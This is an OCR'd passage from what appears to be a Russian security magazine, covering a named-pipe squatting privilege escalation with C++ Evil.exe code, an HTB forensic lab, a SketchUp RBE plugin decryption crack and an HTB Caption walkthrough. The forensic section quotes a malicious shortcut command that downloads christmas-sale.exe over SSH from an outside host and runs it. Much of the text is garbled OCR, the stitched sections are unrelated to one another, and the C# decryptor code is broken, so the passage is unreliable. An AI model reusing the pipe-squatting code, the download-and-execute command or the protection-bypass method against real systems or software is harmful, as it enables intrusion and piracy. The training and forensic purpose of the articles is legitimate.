Помнишь, я говорил, что можно создать неограниченное количество каналов с одним и тем же именем? Система будет использовать тот канал, который был создан раньше. Можно сказать, что все пайпы с одним названием организованы в формате очереди — First In First Out.


Таким образом, появляется возможность некоторого состояния гонки: кто быстрей, того и тапки. Есть одно исключение: если при создании пайпа используется флаг **FILE_FLAG_FIRST_PIPE_INSTANCE**, то Windows автоматически проверит, нет ли пайпа с таким именем. Если имя уже занято, то пайп не создастся. Также этот режим учитывает параметр **nMaxInstances**, который определяет максимальное количество пайпов с одним именем.

Держи в голове и еще одну особенность: если в течение уже создан пайп, то новые создаваемые пайпы с таким же именем будут наследовать дескриптор безопасности ранее созданного пайпа.

Как это можно эксплуатировать? Допустим, есть клиентское приложение, возможно даже работающее в другом контексте, которое пытается подключиться к такому же клиентскому приложению — серверу пайпов. Если мы сможем опередить серверное приложение и создать пайп с нужным именем раньше, то клиент подключится к нам и у нас будут все возможности для воздействия на него. Например, никто не помешает инжектировать чужой контекст или отправлять специально созданные пакеты в пайп, который, что клиент совершит вредоносные действия.

Итак, сценарий атаки на клиент по шагам.

1. Определяем целевое приложение, которое создает пайп.
2. Обнаруживаем клиенты пайпа. Делать это можно через PipeViewer.



Поиск клиентов

3. Пишем приложение, которое создает пайп с таким же именем, что и атакуемое приложение.
4. Реализуем Race Condition, создавая наш пайп раньше, чем приложение-сервер.
5. Клиенты начинают подключаться к нам.
6. Проводим информацию или пишем/читаем данные. В общем, воздействуем на клиент так, как можем.

Есть сценарий атаки на сервер. Держишь еще в голове информацию про дескриптор? Смотри:

1. Обнаруживаем приложение, которое создает пайп.
2. Можем попытаться перехватить целевое приложение и попытаться обнаружить, какие его возможности доступны клиентам и что они могут делать с сервером. Следует также проверить DACL пайпа.
3. Скорее всего, DACL не позволит нам подключаться к этому пайпу, поэтому здесь в игру и вступит уязвимость CreatePipe.
4. Пишем программу, которая создает пайп с таким же именем, что и атакуемое приложение. Затем нужно сделать так-то так, чтобы наша программа создала пайп раньше, чем атакуемое приложение.
5. Если мы сможем опередить атакуемое приложение, то последующие создаваемые атакуемым приложением пайпы будут наследовать права доступа нашего пайпа. Это позволит нам подключиться к ранее недоступному пайпу и пользоваться его возможностями.
6. Успешно подключаемся к пайпу в целевом приложении и эксплуатируем его возможностями.


Подобная ситуация уже встречалась в реальных условиях: это CVE-2023-33127. Подсистема CLR Diagnostics создавала пайп в любом доступном приложении. Конечно же, просто так к этому пайпу подключиться было нельзя — это надо сделать с учетной записи или пользователь — владелец процесса. Однако у атакующего была возможность опередить CLR. В таком случае он успешно создавал пайп с нужным именем, а затем подключались системы CLR и создавали еще один пайп (считай, второй в очереди). В этот раз, так как DACL наследовался, созданный системой CLR в процессе .NET пайп позволял подключиться к себе. И тогда атакующий мог воспользоваться возможностями приложения, подгрузив в него вредоносный код.

Повторим поэтапно:

1. Эксплоит сначала должен запустить любое доп-тепловское приложение от лица другого пользователя через Session Monikier. Моникеры я рассматривал в статье «Уже COM. Как работает кража сессии через механизм COM». Автор PoC запускал приложение PhoneExperienceHost.
2. Приложение написано на .NET, поэтому платформа CLR будет пытаться создать пайп с именем dotnet-diagnostic-{PhoneExperienceHost PID}.
3. С помощью эксплоита обгоняем платформу CLR и создаем этот пайп в нашем процессе.
4. Просыпается CLR, создает еще один пайп, уже в процессе PhoneExperienceHost.
5. На этот второй пайп наследуется дескриптор нашего пайпа (первого). А в нем мы можем проникнуть что угодно, например разрешение FullAccess группе Everyone.
6. Подключаемся ко второму пайпу.
7. Используем возможности приложения и подгружаем профилировщик кода с вредоносным пейлоадом. Здесь-то и происходит LPE, потому что мы смогли — инстанцировать .NET-приложение в чужой сессии: создать в нем пайп, к которому можем подключиться, - подключиться к пайпу и эксплуатировать его возможностями.

Для наглядности продемонстрирую эту атаку. Пусть есть некоторый пайп **\\.\pipe\helloworld**, к которому подключается клиент, читает из него данные и выводит в консоль. Есть также легитимный Pipe Server, который этот пайп запускает и передает клиенту строку.

```
// Client.cpp
#include <windows.h>
#include <iostream>

int wmain() {
    const wchar_t* pipeName = L"\\\\.\\pipe\\helloworld";
    HANDLE hPipe = CreateFile(
        pipeName,
        GENERIC_READ,
        0,
        NULL,
        OPEN_EXISTING,
        0,
        NULL);

    if (hPipe == INVALID_HANDLE_VALUE) {
        std::wcerr << L"Error connecting to pipe. Error code: " <<
GetLastError() << std::endl;
        return 1;
    }

    wchar_t buffer[512];
    DWORD bytesRead;

    if (!ReadFile(hPipe, buffer, sizeof(buffer), &bytesRead, NULL) {
        std::wcerr << L"Error reading data. Error code: " <<
GetLastError() << std::endl;
    }
    else {
        std::wcout << L"Received message: " << buffer << std::endl;
    }

    CloseHandle(hPipe);
    return 0;
}

#include <windows.h>
#include <iostream>

int wmain() {
    const wchar_t* pipeName = L"\\\\.\\pipe\\helloworld";
    HANDLE hPipe = CreateNamedPipe(
        pipeName,
        PIPE_ACCESS_OUTBOUND,
        PIPE_TYPE_BYTE | PIPE_WAIT,
        PIPE_UNLIMITED_INSTANCES,
        512,
        512,
        0,
        NULL);

    if (hPipe == INVALID_HANDLE_VALUE) {
        std::wcerr << L"Error creating named pipe. Error code: " <<
GetLastError() << std::endl;
        return 1;
    }

    std::wcout << L"Waiting for client connection..." << std::endl;

    if (ConnectNamedPipe(hPipe, NULL) == FALSE) {
        std::wcerr << L"Error connecting client. Error code: " <<
GetLastError() << std::endl;
        CloseHandle(hPipe);
        return 1;
    }

    const wchar_t* message = L"Hello from Pipe Server!";
    DWORD bytesWritten;

    if (!WriteFile(hPipe, message, (wcslen(message) + 1) * sizeof(
wchar_t), &bytesWritten, NULL)) {
        std::wcerr << L"Error sending data. Error code: " <<
GetLastError() << std::endl;
    }
    else {
        std::wcout << L"Message sent: " << message << std::endl;
    }

    CloseHandle(hPipe);
    return 0;
}
```



Легитимное исполнение

Однако новый **Evil.exe** оказался быстрее нашего **Server.exe**. Смотри, что происходит:

```
// Evil.cpp
#include <windows.h>
#include <iostream>

int wmain() {
    const wchar_t* pipeName = L"\\\\.\\pipe\\helloworld";
    HANDLE hPipe = CreateNamedPipe(
        pipeName,
        PIPE_ACCESS_OUTBOUND,
        PIPE_TYPE_BYTE | PIPE_WAIT,
        PIPE_UNLIMITED_INSTANCES,
        512,
        512,
        0,
        NULL);

    if (hPipe == INVALID_HANDLE_VALUE) {
        std::wcerr << L"Error creating named pipe. Error code: " <<
GetLastError() << std::endl;
        return 1;
    }

    std::wcout << L"Waiting for client connection..." << std::endl;

    if (ConnectNamedPipe(hPipe, NULL) == FALSE) {
        std::wcerr << L"Error connecting client. Error code: " <<
GetLastError() << std::endl;
        CloseHandle(hPipe);
        return 1;
    }

    const wchar_t* message = L"<img src=x onerror=alert()>1";
    DWORD bytesWritten;

    if (!WriteFile(hPipe, message, (wcslen(message) + 1) * sizeof(
wchar_t), &bytesWritten, NULL)) {
        std::wcerr << L"Error sending data. Error code: " <<
GetLastError() << std::endl;
    }
    else {
        std::wcout << L"Message sent: " << message << std::endl;
    }

    CloseHandle(hPipe);
    return 0;
}
```

Пример эксплуатации

Как видишь, **Evil.exe** создал пайп раньше, за ним тот же самый пайп создал и **Server.exe**, но, согласно принципу FIFO, Windows дала возможность подключиться клиенту первым и Evil.exe, а Server.exe проигнорировала.

ВЫВОДЫ

Порой встроенные механизмы межпроцессного взаимодействия могут пать в себе самые неожиданные концепции и примитивы, которые позволят атакующему повыситься в системе, прочитать чувствительные данные или внедрить собственные библиотеки в чужие процессы. Для обнаружения таких векторов нужно обладать упорством, верой в себя и щепоткой удачи.

УРОКИ ФОРЕНЗИКИ

Ищем следы атаки в RDP Bitmap Cache

sab3r11le
FORmatics FOR fun :)
@k0n7i0t4

Сегодня на примере расследования инцидента я покажу, как иногда можно найти улики в кеше RDP. Изучив закешированные данные удаленного графического подключения, мы буквально увидим, что делал злоумышленник.

Упражняться мы будем на лабораторной работе OpTinselTrace24-1: Sneaky Cookies из раздела Sherlocks популярного обучающего ресурса Hack The Box.

OPTINSELTRACE24-1: SNEAKY COOKIES

Из описания лабы узнаем, что мы будем работать со скомпрометированной учетной записью пользователя Bingle Jollybeard, который пытался настроить свою систему для удаленного доступа.

> *Кибразлоед Крампус проник в цифровую инфраструктуру мастерской Санты. После прошлогоднего инцидента Санта сказал своей команде быть начеку и быть готовыми к социальной инженерии. Системному администратору он поручил усилить безопасность. Бинги Джоллибард, разработчик приложений, который будет работать удаленно с Южного полюса, поставил мастерскую, чтобы настроить свою систему для удаленного доступа. Его рабочая станция была загадочным образом скомпрометирована, что может дать Крампусу возможность творить беспредел. Разберитесь, что произошло, используя полученные с хоста артефакты.*

Нам предоставлены данные диска C, на котором есть учетка пользователя, логи и prefetch-файлы.

Для начала, чтобы облегчить себе задачу, прогоним папку C через **KAPE**.

Справка: KAPE


Kroll Artifact Parser and Extractor (KAPE) — это мощная утилита для цифровой криминалистики. Она позволяет быстро собирать и анализировать цифровые артефакты с устройств. Ее автор Эрик Циммерман — известный эксперт в области DFIR. KAPE оптимизирует процессы сбора данных: позволяя находить критически важные артефакты за считаные минуты. Инструмент поддерживает гибкую настройку с помощью модулей для сбора (Targets) и анализа (Modules), что делает его универсальным и удобным для расследования инцидентов, проверки на компрометацию и анализа подозрительной активности. KAPE широко применяется в судебной экспертизе, корпоративной безопасности и реагировании на инциденты благодаря своей скорости, точности и способности обрабатывать огромные объемы данных.

```
kape.exe --msource "C:\путь к папке\TRIAGE-L3-BELLS" --module
!EZParser --mdest "C:\путь к папке с результатом" --trace --debug
```

KAPE собрал нам все необходимые для расследования данные в удобном формате. Он распарсил все логи, файлы предварительной загрузки и некоторые кусты реестра. Заодно конвертировал их в формат CSV.


INFO

Дальше в статье я буду параллельно приводить примеры использования других инструментов на случай, если ты захочешь повторить исследование без KAPE.




ФИШИНГ

Чтобы ответить на первый вопрос лабораторной работы, нам нужно найти подозрительные файлы в пользовательском каталоге. Давай обратимся к исходной папке C, где в директории Documents пользователя Bingle Jollybeard лежит файл **christmas_slab.pdf**.




Подозрительно здесь лишь необычное отображение ярлыка для формата PDF. При детальном изучении оказывается, что это не PDF, а ярлык (.lnk).



Злоумышленник использовал этот файл для фишинга. Ссылка указывает на такой адрес:

```
C:\Windows\System32\OpenSSH\ssh.exe -o "PermitLocalCommand=yes" -o
"StrictHostKeyChecking=no" -o "LocalCommand=scp root@17.43.12.31:/
home/revenge/christmas-sale.exe c:\users\public\. && c:\users\public\
christmas-sale.exe" revenge@17.43.12.31
```

Здесь запускается SSH, чтобы загрузить с управляющего сервера и выполнить файл **christmas-sale.exe**.



Давай узнаем время запуска скачанного исполняемого файла. С помощью утилиты **Timeline Explorer** откроем результат работы KAPE.

То же можно сделать самостоятельно — при помощи утилиты **PECmd**.

```
PECmd.exe -d "путь/к/папке/с/файлами/предварительной/загрузки" --
csv . --csvf наш_кэш_файл.csv
```

В Timeline Explorer файлу **PECmd_Output_Timeline.csv** по имени исполняемого файла — **christmas-sale.exe**.

Итак, для получения первоначального доступа злоумышленник использовал подтехнику T1204.002 по MITRE ATT&CK: с помощью социальной инженерии убедил пользователя открыть файл, запуск которого привел к выполнению вредоносного кода. В нашем случае этот файл — ярлык **christmas_slab.pdf.lnk**.

Приступим к изучению этого файла. Мы можем узнать название машины злоумышленника, на которой был создан ярлык. С извлечением метаданных нам поможет инструмент **LECmd**.

```
LECmd.exe -f "путь к файлу\christmas_slab.pdf.lnk" --
csv "путь к папке с результатом"
```

Откроем полученный CSV-файл в Timeline Explorer и посмотрим поле **Machine ID**.

Продолжение статьи →

УРОКИ ФОРЕНЗИКИ

ИЩЕМ СЛЕДЫ АТАКИ В RDP BITMAP CACHE

ПРИМЕНЕНИЕ BITS

Получив доступ к системе, злоумышленник проверяет список запущенных процессов. Давай сначала, когда он это сделал, на prefetch-файлов. Обнаружив угрозу что, что выкидывает PCOM, на сервере он запустил **tasklist.exe** (это системная утилита, которая отображает список запущенных процессов на локальном или на удаленном компьютере):

```
C:\Windows>dir /a:h /o:-d /tc:a prefetch
 Volume in drive C has no label.
 Volume Serial Number is 0A0D-0A0D

 Directory of C:\Windows\Prefetch

2016-11-05  21:52    <DIR>          .
2016-11-05  21:52    <DIR>          ..
2016-11-05  21:52    262,144 TASKLIST.EXE-4A81B364.pf
               1 File(s)    262,144 bytes
               2 Dir(s)  19,446,292,992 bytes free
```

В этот же период, но немного раньше можно заметить запуск **bitsadmin.exe**. Bitsadmin — это утилита командной строки, которая используется для создания, скачивания или отправки заданий в отслеживания хода и отслеживания хода выполнения. Фоновый интерфейс и из фоновогоочереди задачи.

```
2016-11-05 21:52:34  UMUDMMUDMUDUMUDMUDMUD
```

РУБИМ RBE

Изучаем защиту плагинов SketchUp, написанных на Ruby

ZACHER

Скриптовый язык Ruby используется для написания плагинов во многих программах, один из них — SketchUp, редактор SketchUp. Сегодня мы изучим внутренности таких расширений, выдирем ключи с использованием технологии RBE, и напишем свой конвертер из формата RBE в RB.

Продолжим наш любимый тему разных взломщиков скриптовых языков. Раз на позапрошлом номере мы вскрывали в Lua Script Pro, то в этот раз остановимся на другой его конкуренте.

Итак, мы рассмотрим способы вскрытия разных расширений, имеющих как ключи для отмашки полной расширений полезных программ и отрывки для запуска расширений, которые не предусмотрены в данной программе. Также мы рассмотрим технологии, не позволяющие исполнять расширения в программе. Некоторые ключи стоят в этом качестве до сих пор подробные статьи для взлома — Vectorscript File, Lua Compiler, Lua Script Pro, Lua и «Пустая» ИДЕЯ. Как правило, большинство скриптов ASCII Text, перекомпилированы, что позволяет сразу же защитить код и отказаться от исследования и модификации.

Ruby в этом плане не исключение: он активно используется для продуктивного расширения и плагинов. Сегодня мы рассмотрим на примере плагина в программе SketchUp. SketchUp — это популярный пакет для создания 3D-графики, один из самых распространенных. Это пакет, который за время своего существования он успел побывать в собственности Google и после был продан компании Trimble.

Так же полезность, что языковой основой конвертера API описания интерфейсов могут быть использованы для Microsoft Visual Studio, Visual Studio Ruby, на котором можно писать как простенькие макросы, компилируемые в net-сборки, так и полноценные приложения. Также Ruby — это кроссплатформенный язык, который позволяет запускать свои скрипты. При создании этого формата программисты SketchUp особо не заморачивались, и пошли по самому простому пути: шифровали свои скрипты, переименовывали в расширение, в которому, помимо самого SketchUp, может создаваться множество других файлов. Ясно, что шифрование, даже наличие бинарного кода рано или поздно с расширением .so и .bundle. Но можно скрипт-расширения. Для шифрования расширения, можно добить на ключ.


Разберется, посмотрим на процедуры в котором механизмы защиты ещё не обновлялись. Поскольку мы рассмотрим способы вскрытия ключей, то для Lua можно скрипт-расширения, которые использовались. Ruby. Работа с целой ещё внутренней машины, не надоедая пишем просто пользователя и то гораздо менее критичны. Рассмотрим на этот был пример формат .rbe (расширение).

Начнем на что по сущности шифрование выполняется на уровнем сжатия разработчиков, авторами достаточно быстро стал сверхом Tokuhiro Matsuno. Кто интересовался данным алгоритмом, можно ознакомиться прямейшим сжатием. Поскольку мы шифрованное просто передаем, то для сжатия алгоритм. Обычно алгоритм распаковки кратчайшим и без стороны.


В самом с этим нет слова каждый был внешний новый формат шифрования кода — RBE, информация с размером которого и занимали достаточно пока что не наблюдается. Посмотрим исправить такие упущения и исследуем алгоритмы этого формата и конвертер.

Итак, начинаем с теории и переходим к практике. Допустим, у нас имеется плагин, который мы хотим взломать. Для начала нужно найти на что нам нужно. Ищем можно множество файлов каждого с расширением .rbe. Бинарное сохранение таких файлов для исследования не подходит — для начала, нужно распаковывать стандартным ключом (или отмашкой) от .rbe. Только версия сжатия RBE2.0.


Перейдем по целевой ссылке на эту страну: обращаемся функции, возвращающей распаковщик Ruby-кода **sub_1414147348**




Как видим, возвращаемое значение 1 соответствует старому типу шифрования **rbe**, а 2 — новому **rbe**. Итак сначала нам **sub_1414147348** нашедшая функцию, расшифровывающую этот самый тип 2 — **sub_1414147120**



Открыв реализацию этой функции, мы видим подтверждение нашем предположении для распаковщика кода SketchUp обращается к Microsoft CryptoAPI, вызывая криптопровайдер Microsoft Enhanced RSA and AES Cryptographic Provider, при помощи которого и расшифровывается файлы стандартной библиотечной функцией **CryptDecrypt**



Как видим, при входе в эту функцию в локальном стеке **rsp+0x60** лежит поинтер на зашифрованный буфер **v7**. Значение переменной **v7** передается дальше стек сигнала на **CryptDecrypt**. По коду видно, что адрес буфера дальнейшем находится в **rbp** после **CryptDecrypt** в данном случае буфер после спецвыбора **CryptDecrypt** и обнаружен, что там находится расшифрованный скриптовый модуль.



Открыв реализацию этой функции, мы видим подтверждение нашем предположению, для распаковщика кода SketchUp обращается к Microsoft CryptoAPI, вызывая криптопровайдер Microsoft Enhanced RSA and AES Cryptographic Provider, при помощи которого и расшифровывается файлы стандартной библиотечной функцией **CryptDecrypt**

Проверим наше предположение. Открываем отладчик x64dbg и ставим для точки останова сразу на начало функции расшифровки **sub_1414147348** и останавливаемся на ней. Теперь нам нужно найти, где же лежит наш буфер. Для этого в стеке сигнала на **CryptDecrypt** в данном случае буфер лежит в соответствующем пространстве **rbp**. Конечно, при большом количестве расширений, которые мы обнаружили, файлов довольно до определенного, которого можно определить процесс, а именно **sub_1414147348** и в данном случае буфер лежит в **rbp**. Теперь нам нужно сделать дамп буфера, чтобы посмотреть содержимое **CryptDecrypt** на **rbp**.

То есть, для реализации задействовать нас остается всего одно спустя тяжкую ленту — публичной клаву для расшифровки. Внимательно изучаем, в общем, и пишем, что нам нужно для **sub_1414148800**. Рассмотрим на реализацию:

```
48 8D 8C 24F00 00 00 48 89 4C 24 08 48 89 54 24 10 41 57 41 56 41 55 41 54 41
56 57 55 53 48 83 EC 78 33 DB 48 89 5C 24 60 48 89 5C 24 68 48 89 5C 24 70
```

Теперь нам остается только собрать полученный код в модуль C#. Для начала просмотрим до первого простого кода и прочитаем приведем скобки. При вначале по сложных самостоятельно длительно ты программу до такого что: вещь в использовать кого при функции CryptoAPI CryptoApiUnsetent, CryptDeportray и CryptDecrypt, итоговый код получаем приблизительно аналогичного приложения, расшифровщик **rbe** и **rb** выглядит примерно так:

```
using System;

using System.IO;

using System.Runtime.InteropServices;


namespace rbedecode
{
    class Program
    {
        [DllImport("advapi32.dll", SetLastError = true)]
        public static extern bool CryptGetHashParam(
                                    IntPtr hHash,
                                    int dwParam,
                                    byte[] pbData,
                                    ref int pdwDataLen,
                                    int dwFlags);
        [DllImport("advapi32.dll", SetLastError = true)]

        public static extern bool CryptDestroyHash(
                                    IntPtr hHash);
                                    int Final,
                                    int dwFlags,
                                    ref int pdwDataLen);
        [DllImport("advapi32.dll", SetLastError = true)]

        public static extern bool CryptDecrypt(
                                    ref IntPtr hKey,
                                    string pszContainer,
                                    string pszProvider,
                                    int dwProvType,
                                    int dwFlags);
        static void Main(string[] args)
        {
            Console.Clear();
            Console.WriteLine("Syntax: rbedecode file.rbe file.rb");

            return;
            IntPtr hCryptProv = new IntPtr();
            IntPtr handleToKeeney = new IntPtr();
            CryptApiUnsetContext(ref pHProv, null, "Microsoft
Enhanced RSA and AES Cryptographic Provider", 24, 0);
            byte[] SHA1 = new byte[] {0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
            byteSize = (int)fs.Length;
            byte[] buf = File.ReadAllBytes(args[0]);
            int cryptlen = new int();cryptlen = 0;
            int[] ivs = 0 * 8; // cryptedlength, iv
            int[] k = 0;
            int hashlen = (int)Crypt.Length;
            CryptDeportray(handleToKeeney, ref hashlen, 1, 0, cryptlen
, ref byteSize);// decrypt code
            File.WriteAllBytes(args[1],cryptlen); // Write rb file
        }
    }
}
```

Итак, мы только что обнаружили, что новая защита кода Ruby в плагинах SketchUp теми обрастает его лишь от частных людей и обойти ее, особо не напрягаясь, может любой начинающий программист. Конечно, с C# и x64dbg. Единственное преимущество этой защиты перед старым можно назвать лишь то, что теперь нельзя просто так взять и распаковать плагин, нужно иметь ключ. Но, опять же, ключ — не проблема, ведь разобрать формат файлов для функциональности.

Перейдем к теории, что за сжатие, что после применения этой технологии сжатия (до шифрования) программа по расшифровке и патчинга множества плагинов SketchUp. Сжатие поддерживает что от сжатия с обычным уровнем компиляции начинаем технологии этой программы, ведь более сжатие. Для начала нужно определить, что же это за сжатие.

Так же, из-за отсутствия полной собственной спецификации технологии сжатия под этот пакет, сжатие по логалитчи на встроенных заказы SketchUp, а использовать собственные функции и алгоритмы для обнаружения под Ruby или встраивания для разработчиков. Для распаковщиков кратчайшее и ведет и начинает библиотеки плагина.

HTB CAPTION

Caption

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	14 Sep 2024	Hard	40

Эксплуатируем веб-уязвимости и атакуем приложение на Thrift

RalfHacker
hackerralf8@gmail.com

Сегодня мы проэксплуатируем сложную цепочку уязвимостей в веб-приложении. Через Web Cache Poisoning подгрузим собственный скрипт на JS и заюзаем XSS для кражи cookie администратора. Затем используем H2 Request Smuggling для получения доступа к CPR, где применим LFI, чтобы извлечь приватные данные. Повысим привилегии через инъекцию команд ОС в сервис логирования.

Наша цель — получение прав суперпользователя на машине Caption с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.33    caption.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -sports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование; на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция **-A**).


```
Nmap scan report for caption.htb (10.10.11.33)
Host is up (0.42s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9d:ef:bb:fb:ed:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:4a:3d:eb:4f (ECDSA)
|   256 ab:ic:75:4e:ed:a5:d4:71:ab:1f:2b:1c:f7:b4:a3:94 (ED25519)
80/tcp   open  http        Werkzeug/2.0.1 Python/3.10.12
| http-server-header: Werkzeug/2.0.1 Python/3.10.12
| fingerprint-strings:
|   DNSVersionBindReqTCP, DNSStatusRequestTCP, Help, RPCCheck, RTSPRequest, X11Probe:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 98
|     Cache-Control: no-cache
|     Connection: close
|     Content-Type: text/html
|     <h1>Bad request version ('DNS')</h1>
|     Your browser sent an invalid request.
|     </body></html>
| FourOfOfourRequest, GetRequest, HTTPOptions:
|   HTTP/1.1 301 Moved Permanently
|     Content-Length: 0
|     Location: http://caption.htb
|     Connection: close
| http-title: Caption Portal Login
8080/tcp open  http-proxy
| http-title: GitBucket
| fingerprint-strings:
|   FourOfOfourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Mon, 04 Nov 2024 09:08:04 GMT
|     Set-Cookie: JSESSIONID=node0dhu72acfaqdtc1b4crufla38i316170.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/plain;charset=utf-8
|     Content-Length: 5958
|     <!DOCTYPE html>
|     <html prefix="og: http://ogp.me/ns#" lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=5.0" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <title>Error</title>
|     <meta property="twitter:card" content="Error" />
```

Результат работы скрипта


Сканер нашел три открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Werkzeug Python 3.10;
- 8080 — сервис GitBucket.

На первом сайте нас встречает форма авторизации, с которой мы пока ничего сделать не можем, а вот на GitBucket нам доступно два проекта.




Главная страница сайта



Проекты GitBucket


ТОЧКА ВХОДА

Изучаем первый проект Caption Portal.



GitBucket — Caption Portal

В первую очередь нас интересует история коммитов.



История коммитов Caption Portal

Просматриваем каждый коммит отдельно и в коммите с описанием Update access control находим учетные данные пользователя **margo**.

Коммит Update access control

С полученными учетными данными авторизуемся на сайте, работающем на 80-м порте.

Главная страница сайта

Продолжение статьи →

HTB CAPTION

ЭКСПЛУАТИРУЕМ ВЕБ-УЯЗВИМОСТИ И АТАКУЕМ ПРИЛОЖЕНИЕ НА TINYRT

ТОЧКА ОПОРЫ

Просматриваем страницы, указанные в меню сайта, и доходим до страницы /log, доступ к которой ограничен правами.

```
GET /log HTTP/1.1 Host: 10.10.10.31:8080
403 Forbidden
Request blocked by administrative rules.
```

Рис. 1. Доступ к странице /log запрещен

Сервер загружает HTTP-ответ есть **x-cache**, который говорит нам о том, что на веб-сервере используется кеш, а также загружает **via**, из которого можно понять, что **squid** работает с HTTP-прокси Version 4.6. Давай попробуем получить доступ к закрытой странице через **h2cmuggler**.

Справка: h2cmuggler

h2cmuggler — это инструмент для исследования и эксплуатации уязвимостей контрабанды HTTP/1.1 / HTTP/2. Этот инструмент также позволяет вам получать на нижнем уровне, при котором злоумышленник может отправлять произвольные данные HTTP/2 на внутренний сервер. Это дает вам возможность обойти внутренние прокси-серверы и получить доступ к внутренним ресурсам, которые в обычном режиме недоступны. Также вы можете использовать h2cmuggler для контрабанды HTTP/2 с аутентификацией на сервере HTTP/2 и использовать его для атаки HTTP/2 запросов, которые при нормальной обработке приводят к атаке типа HTTP Request Smuggling. Также h2cmuggler может использовать для атаки HTTP/2 запросы с целевой страницей был доставлен, а значит, уязвимость HTTP Request Smuggling присутствует.

Справка: HTTP Request Smuggling

HTTP Request Smuggling — это техника обмена данными при которой злоумышленник эксплуатирует несоответствия, обработки HTTP-запросов между фронтенд-системами и внутренними бэкендами. Это может дать злоумышленнику обход мер безопасности путем отправки специально сформированного запроса, который интерпретируется по-разному фронтенд-системой и бэкендом. Эта техника может использоваться для обхода мер безопасности, таких как контроль доступа, обнаружение вторжений и брандмауэры приложений, а также для отравления кэша, перенаправления запросов и получения доступа к внутренним данным. Эта техника часто используется в сочетании с другими атаками, такими как межсайтовый скриптинг (XSS) и подделка запросов на стороне сервера (SSRF), что позволяет злоумышленнику еще больше нарушить работу приложения.

```
python3 h2cmuggler.py -v -T tinyrt
-
-
-
```

HTB CAPTION

ЭКСПЛУАТИРУЕМ ВЕБ-УЯЗВИМОСТИ И АТАКУЕМ ПРИЛОЖЕНИЕ НА THRIFT

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Варианты дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, но из важной можно отметить только список прослушиваемых локально портов. На хосте открыт порт 9090, который по умолчанию установлен в приложении из репозитория LogService.

```
╔══════════╣ Active Ports
╚══════════╣ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3923          0.0.0.0:*               LISTEN      1312/python3
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      1315/python3
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
